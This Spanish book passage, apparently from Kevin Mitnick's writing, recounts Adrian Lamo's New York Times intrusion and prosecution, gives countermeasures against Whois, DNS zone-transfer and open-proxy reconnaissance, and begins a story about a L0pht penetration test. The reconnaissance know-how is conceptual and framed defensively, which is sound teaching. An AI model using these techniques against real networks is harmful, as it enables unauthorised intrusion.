Después de tres meses de navegar por LexisNexis y sin que el *New York Times* percibiera que sus cuentas habían sido secuestradas, Adrián finalmente volvió al papel de Robin Hood que había caracterizado sus ataques anteriores a otras compañías. Se puso en contacto con un conocido periodista en el contexto de Internet (igual que yo, un ex *hacker)* y le explicó la vulnerabilidad que había explotado para acceder al sistema informático del *New York Times,* pero lo hizo después de haber pactado que el periodista no publicaría ninguna información sobre la intrusión hasta que él hubiera avisado primero al *Times* y éste hubiera solucionado el problema.

El periodista me dijo que cuando se puso en contacto con el *Times,* la conversación no fue exactamente como él y Adrián habían imaginado. La gente del *Times,* dijo, no estaba en absoluto interesada en lo que tuviera que contarles, no querían la información que le ofrecía, no le interesaba hablar directamente con Adrián para conocer los detalles y que se ocuparían ellos mismos del asunto. La gente del *Times* ni siquiera quiso saber cuál había sido el método de acceso y, finalmente, después de que el periodista insistiera, accedió a anotar los detalles.

El periódico verificó la vulnerabilidad y en 48 horas ya había cerrado el agujero, dice Adrián. Pero los ejecutivos del *Times* no se mostraron lo que se dice agradecidos de que les hubieran llamado la atención sobre un problema de seguridad. El ataque anterior de Hacking

for Girlies había tenido mucha publicidad y, sin lugar a dudas, la vergüenza aún fue mayor porque nunca pillaron a los responsables. (Y no piensen que yo tuve algo que ver con el ataque, porque en aquel momento, yo estaba detenido a la espera de mi juicio.) No nos equivocaríamos si dijéramos que debieron de poner mucha presión en la plantilla del departamento de informática para que no volvieran a ser víctimas de una intrusión. De modo que la exploración de Adrián por su red informática pudo haber herido el ego de algunas personas y manchado su reputación, lo que explicaría la actitud intransigente del periódico cuando supo que el chico se había estado aprovechando de su generosidad no deliberada durante meses.

Quizás el *Times* habría estado dispuesto a mostrar agradecimiento porque le dieran tiempo suficiente para cerrar el agujero en su sistema informático antes de que la noticia apareciera impresa. Quizás fue al descubrir que se había estado utilizando el servicio LexisNexis cuando decidieron cerrarse en banda. Fuera cual fuera la razón, los altos cargos del *Times* dieron el paso que ninguna de las víctimas anteriores de Adrián había dado jamás: llamaron al FBI.

Varios meses después, Adrián supo que el FBI lo estaba buscando y desapareció. Los federales comenzaron a visitar a su familia, amigos y conocidos, apretando las tuercas e intentando averiguar si había informado a alguno de sus contactos periodistas de su paradero. A continuación presentaron órdenes de comparecencia a varios periodistas con los que Adrián había compartido información. Uno de ellos escribió: "El juego se volvió serio, de repente".

Adrián se entregó después de sólo cinco días. Para hacerlo, eligió uno de los lugares desde los que más le gustaba explorar: un establecimiento de la cadena Starbucks.

Una vez pasada la tormenta, una nota de prensa de la oficina del Fiscal de Estados Unidos del Distrito Sur de Nueva York declaraba que los "gastos ocasionados" por Adrián durante la intrusión en el *New York Times* "ascendían a [cita textual] aproximadamente 300.000 dólares". Según el gobierno, el uso gratuito constituía el 18 por ciento del total de

búsquedas en LexisNexis realizadas por las cuentas del *New York Times* durante sus aventuras desde el sitio Web.[13]

Parece ser que el gobierno hizo sus cálculos en función del gasto que habría supuesto para el lector o para mí, es decir, cualquiera que no sea suscriptor de LexisNexis, hacer una búsqueda individual y de pago instantáneo, una tarifa que se incrementa hasta 12 dólares por una sola consulta. Incluso calculándolo de esa forma tan mínimamente razonable, Adrián tendría que haber hecho unas 270 búsquedas *cada día* durante tres meses para alcanzar una cifra total como ésa. Y dado que las organizaciones grandes como el *Times* pagan una tarifa mensual por acceso *ilimitado* a LexisNexis, es muy probable que nunca pagaran un penique adicional por las búsquedas de Adrián.

De acuerdo con Adrián, el episodio del *New York Times* fue una excepción en su carrera profesional como *hacker*. Afirma haber recibido el agradecimiento de Excite@Home y MCI WorldCom (ésta última quedó mucho más agradecida después de haber confirmado que efectivamente Adrián habría podido transferir cientos de depósitos directos de los empleados a una cuenta que él controlara). Adrián no parece amargado, sino simplemente realista cuando dice que "El *New York Times* fue el único que quiso verme procesado".

Para complicarle más las cosas, el gobierno indujo, aparentemente, a varias de las víctimas anteriores de Adrián a presentar reclamaciones por los daños que sufrieron, incluidas incluso algunas compañías que habían agradecido al chico la información facilitada. Aunque quizás esta reacción no sorprenda: una petición de ayuda de parte del FBI o del fiscal federal no es algo que la mayoría de las empresas optarían por ignorar, aunque en ese momento tengan una visión diferente del tema.

Véase www.usdoj.gov/criminal/cybercrime/lamoCharge.htm

La naturaleza única de las habilidades de Adrián

Una característica extremadamente atípica de un *hacker* es que no domine ningún lenguaje de programación, como es el caso de Adrián. Por el contrario, su éxito se fundamenta en el análisis del hilo de pensamiento de la gente, en cómo instalan los sistemas, los procesos que utilizan los administradores de sistemas y redes para crear la arquitectura de redes. A pesar de que él considera que posee mala memoria a corto plazo, descubre vulnerabilidades sondeando las aplicaciones Web de una empresa para encontrar acceso a su red, a continuación avanzando por la red, creando pacientemente un diagrama mental de cómo las piezas se relacionan entre sí hasta que se las arregla para "materializarse" en algún rincón de la red que la compañía pensó que estaba oculto en zonas oscuras e inaccesibles y, por tanto, a salvo de los ataques.

Su propia descripción cruza la frontera de lo inesperado:

> *Creo que todos los sistemas complejos tienen cosas en común, ya sea un ordenador o el universo. Nosotros mismos formamos parte de ese mundo compartido como facetas individuales del sistema. Si puedes tener una impresión subconsciente de estos patrones, en ocasiones, jugarán a tu favor, te llevarán a sitios extraños.*
>
> *Para mí [ser* hackery *no ha sido tanto una cosa de tecnología, como de religión.*

Adrián sabe que si deliberadamente decide comprometer una característica específica de un sistema, el esfuerzo fracasará casi con toda probabilidad. Sin embargo, si se deja llevar, se guía principalmente por la intuición, termina donde quiere ir.

Adrián no piensa que su planteamiento sea particularmente único, pero reconoce no haber conocido nunca un *hacker* que tuviera éxito de esta forma.

> *Una de las razones por las que ninguna de estas compañías, que invierte miles y miles de dólares en detección, me ha detectado nunca es que yo no hago lo que hace un intruso normal. Cuando*

me fijo en un sistema de red lo comprometo, lo enfoco de la forma en que supuestamente debería hacerse. Yo pienso: "Vale, los empleados acceden a la información de los clientes. Si yo fuera un empleado, ¿qué le pediría [al sistema] que hiciera? " Es difícil [para el sistema] distinguir la actividad legítima de la ilegítima porque uno se mueve por la misma interfaz que utilizaría un empleado. Es básicamente el mismo tráfico.

Una vez que Adrián tiene en mente la organización de la red, "no se trata tanto de mirar los números en una pantalla, sino, más bien, tener la sensación de estar realmente allí, buscando las pautas. Es una forma de ver, de mirar la realidad. No sé definirlo, pero lo veo en mi cabeza. Percibo el qué y el cómo se interrelaciona y conecta. Y muchas veces esto me conduce a lo que algunos consideran increíble".

Durante una entrevista para NBC Nightly News realizada en un establecimiento de Kinko en Washington DC, el periodista retó en broma a Adrián a penetrar en el sistema de la NBC. Dice que estando las cámaras en marcha, él consiguió datos confidenciales en la pantalla en menos de cinco minutos.[14]

Adrián intenta enfocar un sistema tanto como lo haría un empleado, como alguien de fuera. Cree que esta dicotomía le dice a su intuición cuál será el siguiente paso. Incluso interpreta diferentes papeles, representa que fuera un empleado que debe cumplir una función específica, pensando y moviéndose como él lo haría. Para él funciona tan bien que hace mucho tiempo que la gente ha dejado de desdeñar su asombroso éxito calificándolos de azares titubeantes en la oscuridad.

Información fácil

Una noche en el mismo Starbucks en el que una vez me tomé un café con él, Adrián escuchó casualmente mucha información interesante. Estaba allí sentado con una taza de café cuando un coche aparcó y salieron cinco hombres. Se sentaron en una mesa próxima a la suya y

Adrián escuchó su conversación; enseguida quedó patente que eran agentes de algún cuerpo de seguridad y él estaba muy seguro de que eran del FBI.

> *Hablaron del trabajo durante una hora más o menos, totalmente ajenos al hecho de que yo estaba allí sentado sin tocar mi café. Hablaban del trabajo, quién les gustaba y quién no. Contaron chistes de agentes sobre cómo se puede saber el poder de un cuerpo por el tamaño de la placa que tenga. Los agentes del FBI llevan placas muy pequeñas, mientras que el Departamento de Caza y Pesca tiene placas enormes. Por lo que el poder es inversamente proporcional. Y pensaban que eso era divertido.*

Al salir, los agentes lanzaron a Adrián una rápida mirada, como si se hubieran dado cuenta de que el chico que estaba mirando en una taza fría de café hubiera podido oír cosas que no debiera.

En otra ocasión, Adrián logró, con una sola llamada, descubrir información crítica sobre AOL. Aunque sus sistemas informáticos están bien protegidos, dice que descubrió una vulnerabilidad grave cuando llamó a la empresa que fabrica y hace el tendido de cables de fibra óptica. Adrián asegura que recibió todos los mapas en los que se indicaba dónde estaban enterrados los cables principales y secundarios de AOL. "Simplemente creen que si conoces cómo llamarlos, será porque es correcto hablar contigo". Un *hacker* que hubiera querido causar problemas habría costado a AOL millones de dólares por el periodo de inactividad y el coste de las reparaciones.

Da pavor pensarlo. Adrián y yo coincidimos: es alucinante cómo la gente es tan despreocupada con la información.

Actualmente

En el verano de 2004, Adrián Lamo fue condenado a seis meses de arresto domiciliario y dos años de libertad vigilada. El Tribunal le ordenó también el pago a sus víctimas de 65.000 dólares de

indemnización. Teniendo en cuenta el potencial de ingresos de Adrián y que no tenía fondos (en aquella época no tenía casa, por amor de Dios), una indemnización de esta cuantía era sencillamente punitiva. A la hora de establecer una cifra para la indemnización, el tribunal debería considerar una serie de factores, como las posibilidades de pago presentes y futuras para el acusado y las pérdidas reales que sufrieron las víctimas. La finalidad de una orden de indemnización no debe ser punitiva. En mi opinión, el juez no consideró realmente las posibilidades que tenía Adrián para pagar una cantidad tan considerable, sino que probablemente fijara la cantidad para enviar un mensaje, puesto que el caso de Adrián ha tenido mucha repercusión en las noticias.

Mientras tanto, el chico se está rehabilitando e intentando cambiar su vida. Está recibiendo clases de periodismo en una facultad de la comunidad en Sacramento; además está escribiendo artículos para un periódico local y comenzando la actividad como autónomo.

> *Para mí, el periodismo es la mejor carrera que podría elegir, manteniéndome fiel a lo que me mueve: la curiosidad, querer ver las cosas de una forma diferente, querer conocer mejor el mundo que me rodea. Los mismos motivos que tengo para el* hacking.

Adrián está, espero, siendo sincero consigo mismo y conmigo cuando habla sobre su conciencia de nuevo rumbo en la vida.

> *Mentiría si dijera que pensaba que la gente podía cambiar del día a la noche. No puedo dejar de ser curioso de la noche a la mañana, pero sí puedo utilizar mi curiosidad de una forma que no cause daño a la gente. Porque, si hay algo que he aprendido en el proceso, es a tener conciencia de que hay gente real detrás de las redes. Es cierto que ahora no puedo mirar una intrusión informática sin pensar en la gente que tiene que estar despierta toda la noche cuidando de las redes.*
>
> *Creo que el periodismo y la fotografía son, en mi opinión, sustitutos intelectuales del delito. Me permiten ejercitar la*

curiosidad, me permiten ver las cosas de forma diferente y me permiten escaparme por la tangente desde el respeto a la ley.

También ha negociado un contrato como profesional libre para *Network World.* Fueron ellos los que se pusieron en contacto con él porque buscaban su colaboración para un artículo; Adrián les lanzó la idea de que, en lugar de hacerle una entrevista, le dejaran a él escribir el artículo. El director de la revista estuvo de acuerdo. De este modo, junto con el de los *hackers,* apareció un texto redactado por él sobre los administradores de redes.

Quiero dedicarme al periodismo. Siento que puedo cambiar las cosas y eso no es algo que se consiga todos los días cuando se trabaja con seguridad. La seguridad es una industria que con demasiada frecuencia se fundamenta en el miedo y la inseguridad de la gente en materia de ordenadores y tecnología. El periodismo gira mucho más en torno a la verdad.

El hacking *gira enteramente en torno al ego. Tiene que ver con el potencial de tener una cantidad enorme de poder en las manos, el poder que está reservado a gobiernos o a grandes empresas. La idea de que algún adolescente pueda apagar la red de suministro eléctrico genera pánico en el gobierno. O debería.*

Adrián no se considera *hacker, cracker* ni intruso de redes. "Si puedo utilizar las palabras de Bob Dylan, 'No soy ni predicador ni un viajante comercial. Sólo hago lo que hago'. Me hace feliz que la gente lo entienda o quiera entenderlo".

«Adrián dice que ha recibido ofertas de trabajos del ejército y de instituciones del gobierno federal. Las rechazó. "A mucha gente le gusta el sexo, pero no quieren vivir de él".

Ése es Adrián el purista... el *hacker* en el hombre que piensa.

DILUCIDACIÓN

Independientemente de lo que piense de la actitud y las acciones de Adrián Lamo, a mí me gustaría pensar que estará de acuerdo conmigo sobre la forma en que los fiscales federales calcularon el coste de los "daños" que Adrián había causado.

Sé por experiencia personal cómo ponen los fiscales la etiqueta del precio a los casos de *hacking*. Una estrategia consiste en obtener declaraciones de empresas que inflan sus pérdidas con la esperanza de forzar al *hacker* a declararse culpable, en lugar de ir a juicio. El abogado de la defensa y el fiscal, entonces, negocian un acuerdo en torno a una cifra inferior para presentarla ante el juez; siguiendo las directrices federales, cuanto más altas sean las pérdidas, más larga será la sentencia.

En el caso de Adrián, el fiscal optó por rio reparar en que las compañías supieron su vulnerabilidad a los ataques gracias a que el propio Adrián les informó de ello. En todos los casos, él ha protegido a las empresas informándoles de que sus sistemas tienen fallos de seguridad y esperando a que los hayan solventado para después permitir que las noticias de las intrusiones se publicaran. No cabe duda de que ha violado la ley, pero ha actuado (al menos en mi libro) con ética.

CONTRAMEDIDAS

El método que utilizan los atacantes, y que es el favorito de Adrián, de ejecutar una consulta *Whois* ("¿quién es?"), puede revelar ciertos datos de valor, disponibles en los cuatro centros de información de la red (NIC) que abarcan diferentes regiones geográficas del mundo. La mayor parte de la información de estas bases de datos es pública, disponible para cualquiera que utilice una herramienta *Whois* o vaya a un sitio Web que ofrezca el servicio e introduzca un nombre de dominio, como, por ejemplo nytimes.com.

La información que se proporciona puede incluir el nombre, la dirección de correo electrónico, la dirección física y el número de teléfono de los contactos en los departamentos de administración y técnico del dominio. Esta información podría utilizarse para ataques de

ingeniería social (véase el Capítulo 10, "Ingenieros sociales: cómo trabajan y cómo puede detenerlos"). Además, puede dar una pista sobre el patrón utilizado para las direcciones de correo electrónico y los nombres de usuario utilizados en la compañía. Es decir, de una dirección de correo electrónico de las mostradas fuera, por ejemplo, hilda@nytimes.com, se desprende no sólo que esta persona sea empleada de esa empresa, sino que, quizás, una buena parte del personal del *Times* utilice primero el nombre de pila para su dirección y, probablemente, incluso, para acceder al sistema.

Como se explica en la historia del ataque al *New York Times*, Adrián también encontró información valiosa sobre las direcciones IP en los rangos de direcciones IP *(netblocks)* que el periódico asignaba y eso fue el paso decisivo para llevar a cabo el ataque con éxito.

Para limitar la filtración de información, un paso muy importante para todas las compañías es que el único nombre que aparezca en la guía telefónica sea el de la centralita, en lugar de incluir los de personas específicas. Los recepcionistas telefónicos deben recibir cursos de formación intensivos para aprender a advertir rápidamente que alguien está intentando sacarles información. Además, las direcciones de correo listadas deberían ser las direcciones públicas de la central de la empresa, no la dirección de un centro concreto.

Mejor todavía: ahora las compañías pueden mantener en secreto la información de contacto del nombre de dominio, de modo que ya no tienen que aparecer listadas como información disponible para todo el que la solicite. Se puede pedir que se oculte el listado de la compañía y complicar así la labor de los atacantes.

Ya fue mencionado otro valioso consejo, en la historia: el establecimiento de dos DNS con ámbitos distintos. Para ello, es necesario establecer un servidor DNS interno para resolver los nombres de *host* de la red interna y, al mismo tiempo, establecer otro externo que contenga los registros de los *hosts* que el público utiliza.

En otro método de reconocimiento, un *hacker* pedirá al DNS que averigüe el tipo y la plataforma del sistema operativo utilizado por los ordenadores de la empresa, así como cualquier otra información que

pueda ser utilizada para dibujar el plano de todo el dominio Esta información es muy útil en la coordinación de un siguiente ataque. La base de datos del DNS puede incluir registros de información del host (HINFO) y filtrar la información. Los administradores de red deberían evitar la publicación de los registros HINFO en un servidor DNS de acceso público.

Otro truco propio de los *hackers* consiste en utilizar una operación llamada *transferencia de zona ("zone transfer").* (A pesar de no haberle funcionado, Adrián dice que intentó ese método en *New York Times* y Excite@Home.) Con el objetivo de proteger los datos, se suele configurar el servidor DNS primario para que otros servidores DNS autorizados puedan copiar los registros DNS de un dominio concreto. Si el servidor primario no se configura correctamente, un atacante puede iniciar una transferencia de zona a cualquier ordenador que él designe y obtener de este modo la información detallada de todos los *host* mencionados y sus direcciones IP asociadas al dominio.

El procedimiento para protegerse de este tipo de ataques consiste únicamente en permitir las transferencias de zona entre los sistemas autorizados sólo cuando sea necesario para las operaciones de la empresa. Para ser más concretos, el servidor DNS primario debería estar configurado para permitir las transferencias sólo al servidor DNS secundario de la empresa.

Adicionalmente, se debería utilizar una regla para que el cortafuegos bloquee el acceso al puerto TCP 53 en todos los servidores de nombres de la empresa. Además se puede definir otra regla de cortafuegos para permitir a los servidores de nombres secundarios que estén autorizados conectarse al puerto TCP 53 e iniciar transferencias de zona.

Las compañías deberían dificultar que un atacante pueda utilizar la técnica de búsqueda de DNS inversa. A pesar de que resulta práctico utilizar nombres de *hosts* que aclaren la función del *host,* nombres como basededatos.CompafliaX.com, es evidente que eso también facilita a un intruso identificar los sistemas que le puedan interesar.

Entre otras técnicas de búsqueda inversa de DNS de recopilación de información se incluyen los asaltos con diccionarios y de fuerza bruta. Por ejemplo, si el dominio al que va dirigido es kevinmitoick.com, un asalto de diccionario colocará todas las palabras del diccionario como prefijo de *palabradiccionario.kevinmitnick.com,* para identificar otros *hosts* dentro del dominio. Un asalto de DNS inverso de fuerza bruta es mucho más complejo; en él, el prefijo es una serie de caracteres alfanuméricos que se van incrementando en un carácter cada vez para repasar cíclicamente todas las posibilidades. Si se desea bloquear este método, el servidor DNS de la empresa puede configurarse para eliminar la publicación de los registros de DNS de todos los nombres de *hosts* internos. Además del servidor DNS externo, se puede utilizar uno interno, para impedir que se filtren los nombres de *hosts* a alguna red que no sea de confianza. Además, el uso de servidores de nombres diferentes para la parte interna y la externa ayuda con el problema mencionado anteriormente en relación con los nombres de *hosts:* un servidor DNS interno, oculto desde fuera del cortafuegos, puede utilizar nombres de *hosts* descriptivos como *base de datos, investigación* y *copia de seguridad,* sin que ello comporte un riesgo.

Adrián pudo acceder a información relevante sobre la red del *New York Times* examinando el encabezado de un correo electrónico recibido del periódico, de ahí extrajo la dirección IP interna. Los *hackers* devuelven mensajes de correo electrónico intencionadamente para obtener este tipo de información o analizan grupos de noticias públicos en búsqueda de mensajes de correo electrónico que sean así de reveladores. La información del encabezado puede ofrecer un tesoro de información, como las convenciones empleadas para asignar nombres internamente, las direcciones IP internas y la ruta que ha seguido un mensaje de correo electrónico. Las compañías que deseen evitarlo deberán configurar su servidor SMTP (protocolo simple de transferencia de correo) para suprimir todas las direcciones IP internas o toda la información del *host* de los mensajes de correo saliente y evitar así que se revelen identificadores internos al público.

La principal arma de Adrián era su astucia para encontrar servidores *proxy* mal configurados. Recordemos que una de las funciones de un servidor *proxy* es permitir que los usuarios del lado de confianza de la red puedan acceder a los recursos de Internet del lado que no es de

confianza. El usuario interno envía una petición a una página Web concreta; la solicitud se traslada al servidor *proxy*, quien la reenvía en nombre del usuario y le pasa la respuesta obtenida.

Para evitar que los *hackers* puedan obtener la información con la técnica que emplea Adrián, los servidores *proxy* deben configurarse para atender únicamente a la interfaz interna. O, en lugar de eso, deben configurarse para atender exclusivamente a una lista autorizada de direcciones externas IP de confianza. De otra forma, un usuario externo no autorizado podría incluso conectarse. Un error común es establecer servidores *proxy* que atienden a todas las interfaces de red, incluida la externa conectada a Internet. En lugar de eso, el servidor *proxy* debería configurarse para atender exclusivamente al conjunto de direcciones IP que la IANA *(Internet Assigned Numbers Authority*, Autoridad de Números Asignados de Internet) ha reservado para las redes privadas.

Existen tres bloques de direcciones IP privadas:

```
De 10.0.0.0 a 10.255.255.255

De 172.16.0.0 a 172.31.255.255

De 192.168.0.0 a 192.168.255.255
```

También es buena idea utilizar el bloqueo de puertos para limitar los servicios específicos que permite el servidor *proxy*, como las conexiones salientes a HTTP (acceso Web) o HTTPS (acceso Web seguro). Para poner un control adicional, se pueden configurar algunos servidores *proxy* que utilicen SSL (capa de conexión segura) para que examinen las fases inieiales del tráfico para evitar confirmar que no se está utilizando un protocolo no permitido con un puerto autorizado. La adopción de estas medidas reducirá las posibilidades de que un atacante utilice indebidamente el servidor *proxy* para conectarse a los servicios no autorizados.

Después de instalar y configurar un servidor *proxy*, debería ponerse a prueba para verificar que no haya vulnerabilidades. No se sabe si hay vulnerabilidades hasta que se analiza la seguridad en búsqueda de

fallos. De Internet se puede descargar gratuitamente un comprobador de servidores *proxy*[6]

Una cosa más: puesto que un usuario que instale un paquete de software puede estar, sin saberlo, instalando también software de servidor *proxy*, las prácticas de seguridad deberían incluir algún procedimiento para comprobar rutinariamente los ordenadores para garantizar que no haya servidores *proxy* no autorizados que se hayan podido instalar sin querer. Se puede utilizar la herramienta favorita de Adrián, *Proxy* Hunter, para comprobar la red propia. Recordemos que un servidor *proxy* mal configurado puede ser el mejor amigo de un *hacker*.

Se puede bloquear a un buen número de *hackers* simplemente aplicando estas recomendaciones y dedicándole un mínimo de atención. Pero se suele pasar por el alto el peligro de instalar accidentalmente un *proxy* abierto, sin embargo, representan una vulnerabilidad de primera magnitud en un gran número de organizaciones. ¿Se ha dicho suficiente?

LA ÚLTIMA LÍNEA

En cualquier campo de especialidad en el que se los encuentre, la gente que posee una lógica original, los pensadores que ven el mundo (o parte de él) con mayor claridad que los que los rodean, son personas que merece la pena alentar.

Y para los que son como Adrián Lamo, son gente que merece la pena conducir por un camino constructivo. Adrián posee la capacidad para realizar contribuciones significativas. Yo le seguiré con fascinación.

Si desea más información sobre este punto, visite www.corpitru/mjt/proxychecLhtrnl.

LA SABIDURÍA Y LA LOCURA DE LAS AUDITORÍAS DE SEGURIDAD

El dicho es cierto, los sistemas de seguridad tienen que ganar siempre, al atacante le basta con ganar sólo una vez.

— Dustin Dykes

Imagine que el director de una prisión contrata a un experto para estudiar los procedimientos de seguridad del centro por si hubiera algún fallo que un interno pudiera aprovechar para escaparse. Una empresa sigue el mismo razonamiento cuando pide a una firma de seguridad que compruebe si su sitio Web y sus redes informáticas son infranqueables. Para ello se contratan *hackers* que busquen los medios para acceder a información confidencial, penetrar en zonas restringidas de las zonas de oficina o encontrar agujeros en la seguridad que pudieran suponer un riesgo a la compañía.

Los expertos en seguridad las denominan *auditorías de seguridad.* La plantilla de las firmas de seguridad que realizan estos

simulacros suele estar formada por (sorpresa, sorpresa) ex *hackers.* De hecho, los propios fundadores de estas firmas suelen ser personas con una vasta experiencia de *hackers* que prefieren ocultar a sus clientes. Es lógico que los profesionales de la seguridad suelan proceder de esta comunidad, puesto que cualquier *hacker* suele tener una buena formación en las puertas comunes y no tan comunes que las empresas, sin darse cuenta, dejan abiertas para entrar a sus santuarios interiores.

Muchos de estos ex *hackers* saben desde que eran niños que "seguridad" es, en la inmensa mayoría de las veces, un nombre impropio.

Cualquier compañía que pida una prueba de penetraciones y espere que los resultados confirmen que su seguridad está intacta y perfecta, con toda probabilidad tropezará con una amarga sorpresa. Los profesionales del sector de las evaluaciones de seguridad hallan con frecuencia los mismos errores de siempre; las empresas no ejercen la diligencia suficiente para proteger su información de propietario y sus sistemas informáticos.

La razón por la que las empresas y los organismos gubernamentales realizan evaluaciones de seguridad es identificar su postura en el contexto de la seguridad en un momento concreto en el tiempo. Además, podrían valorar el progreso después de remediar cualquier vulnerabilidad identificada. Admito que una prueba contra intrusiones es similar a un electrocardiograma, en el sentido de que al día siguiente del examen, un *hacker* puede penetrar utilizando un artificio de día cero, a pesar de que la empresa o el organismo aprobara con nota la evaluación de seguridad.

Por tanto, pedir una prueba de penetraciones esperando que eso confirme que la organización está haciendo un trabajo extraordinario en la protección de su información confidencial es poco sensato. Muy probablemente, los resultados pondrán de manifiesto justo lo contrario, como demuestran las historias siguientes, una relacionada con una empresa de consultoría y la otra con una firma de biotecnología.

UNA FRÍA NOCHE

No hace mucho, algunos directores y ejecutivos de una gran empresa de consultoría informática de Nueva Inglaterra (EE. UU.) se reunieron en su sala de conferencias con un par de consultores. Puedo imaginar que los técnicos de la compartía sentados en la mesa sentirían curiosidad por uno de los consultores, Pieter Zatko, un ex *hacker* muy conocido con el nombre de "Mudge".

A principios de la década de 1990, Mudge y un socio reunieron una serie de personas de ideas afínes para trabajar juntos en un pequeño espacio en un almacén de Boston; el grupo se convertiría en un equipo de seguridad informática muy respetado bajo el nombre de lOpht o, irónicamente, lOpht Industrias Pesadas. (El nombre se escribe con una "L" minúscula, un cero en lugar de una "o" y, siguiendo el estilo *hacker*, "ph" para el sonido "f; se pronuncia "loft", que en español significa buhardilla). Como la operación fue acumulando éxitos y se extendió su fama, a Mudge le invitaban a compartir sus conocimientos. Ha dado conferencias en lugares como la escuela de estrategia del ejército de Estados Unidos en Monterey sobre la "protección de la información" (cómo penetrar en los ordenadores del enemigo y deteriorar los servicios sin ser detectados, además de las técnicas de destrucción de datos, entre otros temas).

Una de las herramientas más comunes para los *hackers* informáticos (y, a veces, también para los responsables de seguridad) es el paquete de software llamado lOphtCrack. Para los que lo utilizan es evidente que la magia que se consigue con este programa, aunque, sospecho que es profundamente odiado por otra mucha gente. El grupo lOpht atrajo la atención de los medios de comunicación porque escribieron una herramienta (llamada lOphtCrack) que craqueaba rápidamente marañas de contraseñas. Mudge fue coautor de lOphtCrack y cofundador del sitio *online* que puso el programa a disposición de los *hackers'y* de cualquiera que estuviera interesado, en un principio gratuitamente, y después como una operación lucrativa.

La reunión inicial

La llamada que recibió lOpht de la firma de consultoría (que llamaremos "Newton") llegó poco después de que la firma decidiera expandir los servicios que ofrecían a sus clientes añadiendo la posibilidad de realizar auditorías de seguridad. En lugar de contratar personal nuevo y construir un departamento gradualmente, buscarían una empresa existente que pudieran comprar y situar dentro de su empresa. Al comienzo de la reunión, alguien de la compañía puso la idea sobre la mesa: "Queremos compraros y que forméis parte de nuestra compañía". Mudge recuerda la reacción:

> *Nos quedamos sorprendidos, sin saber qué decir. No sabían nada de nosotros. Nosotros sabíamos que estaban muy interesados, en gran medida, a causa del frenesí mediático que estaba desatando lOphtCrack.*

En parte para ir haciendo tiempo hasta que se acostumbraran a la idea de vender la empresa y en parte porque no querían apresurarse en las negociaciones, Mudge recurrió a una táctica de demora.

> *Les dije: "Mirad, ni siquiera sabéis lo que compraríais. ¿Qué os parece lo siguiente? ¿Y si por 15.000 dólares hacemos una auditoría de seguridad exhaustiva en su organización? "*
>
> *En aquel momento, lOpht ni siquiera era una compañía de auditoría de seguridad. Pero les dije: "No conocen nuestras capacidades, sino que sencillamente extraen conclusiones de la publicidad. Nos pagan 15.000 dólares. Si no les gusta el resultado, no tienen que comprarnos y a pesar de todo no habremos perdido el tiempo porque ustedes recibirán un buen informe y nosotros tendremos 15.000 dólares en el banco ".*
>
> *"Y, por supuesto, si les gusta y quedan impresionados por el resultado, entonces nos compran ".*
>
> *Ellos estuvieron encantados con la idea.*
>
> *Y yo pensaba: "¡Qué ignorantes!"*

Bajo el punto de vista de Mudge, eran ignorantes porque iban a autorizar al equipo de lOpht a penetrar en sus archivos y correspondencia al mismo tiempo que negociaban un trato para comprar su compañía. Mudge esperaba poder espiar por encima de sus hombros.

Las reglas del juego

Los consultores de seguridad que realizan pruebas de penetraciones tienen algo en común con los policías secretos de las brigadas antivicio que compran drogas: si un policía de uniforme ve la transacción y saca el arma, el de antivicio sólo tiene que sacar su placa. No hay riesgo de acabar en la cárcel. El consultor de seguridad contratado para poner a prueba la defensa de una compañía quiere disponer de esa misma protección. En lugar de una placa, cada miembro del equipo de prueba recibe una carta firmada por un directivo de la compañía confirmado que, efectivamente, "este hombre ha sido contratado para llevar a cabo un proyecto para nosotros y no pasa nada si lo pescas haciendo algo que parezca incorrecto. Ningún problema. Déjalo que continúe con su trabajo y envíame un mensaje".

En la comunidad de profesionales de la seguridad, se conoce como "carta blanca". Los responsables de estas pruebas suelen ser muy conscientes de la necesidad de llevar encima una copia de la carta cuando están en las instalaciones de la compañía del cliente, o en los alrededores, por si acaso los para un guardia de seguridad que decida hacer ejercicios de calentamiento e impresionar a sus superiores con su instinto de sabueso, o por si los desafía un empleado que los vea sospechosos y que tenga valor suficiente para enfrentarse a ellos.

Otro paso habitual antes de iniciar un proceso de pruebas es que el cliente especifique las reglas del juego (qué partes de su operación quieren incluir en la prueba y qué partes están fuera de los límites). ¿Será un ataque técnico, ver si los expertos pueden obtener información confidencial encontrando sistemas no protegidos o cruzando el cortafuegos? ¿Es una evaluación sólo del sitio Web de cara al público, de la red informática interna o de todo? ¿Se incluirán los ataques de ingeniería social, es decir, los intentos de embaucar a los empleados para que proporcionen información no autorizada? ¿Qué ocurre con los ataques físicos en los que los expertos intentan infiltrarse en el edificio,

sorteando a los guardias de seguridad o colándose por las entradas exclusivas para empleados? ¿Intentar obtener información con la búsqueda de información en los contenedores, rebuscando en la basura de la empresa documentos desechados con contraseñas u otros datos relevantes? Todos estos puntos deben aclararse con antelación.

Con frecuencia, la empresa sólo quiere una prueba limitada. Un miembro del equipo de lOpht, Carlos, considera esta decisión poco realista, señalando que "los *hackers* no trabajan así". Él defiende un planteamiento más agresivo, sin contemplaciones ni restricciones. Este tipo de pruebas no es sólo más revelador y más valioso para el cliente, sino también más gratificante para los expertos que llevan a cabo el proyecto. Carlos los define como "mucho más divertidos e interesantes". En este caso, se cumplió el deseo de Carlos: Newton accedió a un ataque sin obstáculos ni barreras.

La seguridad se basa principalmente en la confianza. La empresa contratante debe confiar en la empresa de seguridad a la que encomienda la evaluación. Además, la mayoría de las empresas y los organismos gubernamentales exigen una cláusula de confidencialidad para proteger legalmente la información encontrada de modo que no se pueda publicar sin autorización.

Generalmente, los expertos en seguridad firman esta cláusula porque pueden encontrarse con información confidencial. (Evidentemente, el documento parece casi innecesaria, puesto que la compañía que utilice la información de un cliente muy difícilmente conseguirá otro. La discreción es un requisito previo.)

Con frecuencia, también se pide a los expertos que firmen una cláusula adicional en la que acuerdan que harán todo lo posible para no alterar las operaciones diarias de la compañía.

La plantilla de lOpht que se ocuparía del proyecto de Newton estaba compuesta por siete personas que trabajarían individualmente o en parejas y cada persona o equipo sería responsable de un aspecto diferente de las operaciones de la compañía.

¡Al ataque!

Con las "cartas blancas", los miembros del equipo de lOpht podían ser tan agresivos como quisieran, incluso "escandalosos", es decir, podrían realizar actividades que llamaran la atención. Aunque, a pesar de esa libertad, esperaban ser invisibles. "Es más emocionante conseguir toda la información y después, al final, saber que no te han detectado. Siempre se aspira a eso", dice Carlos.

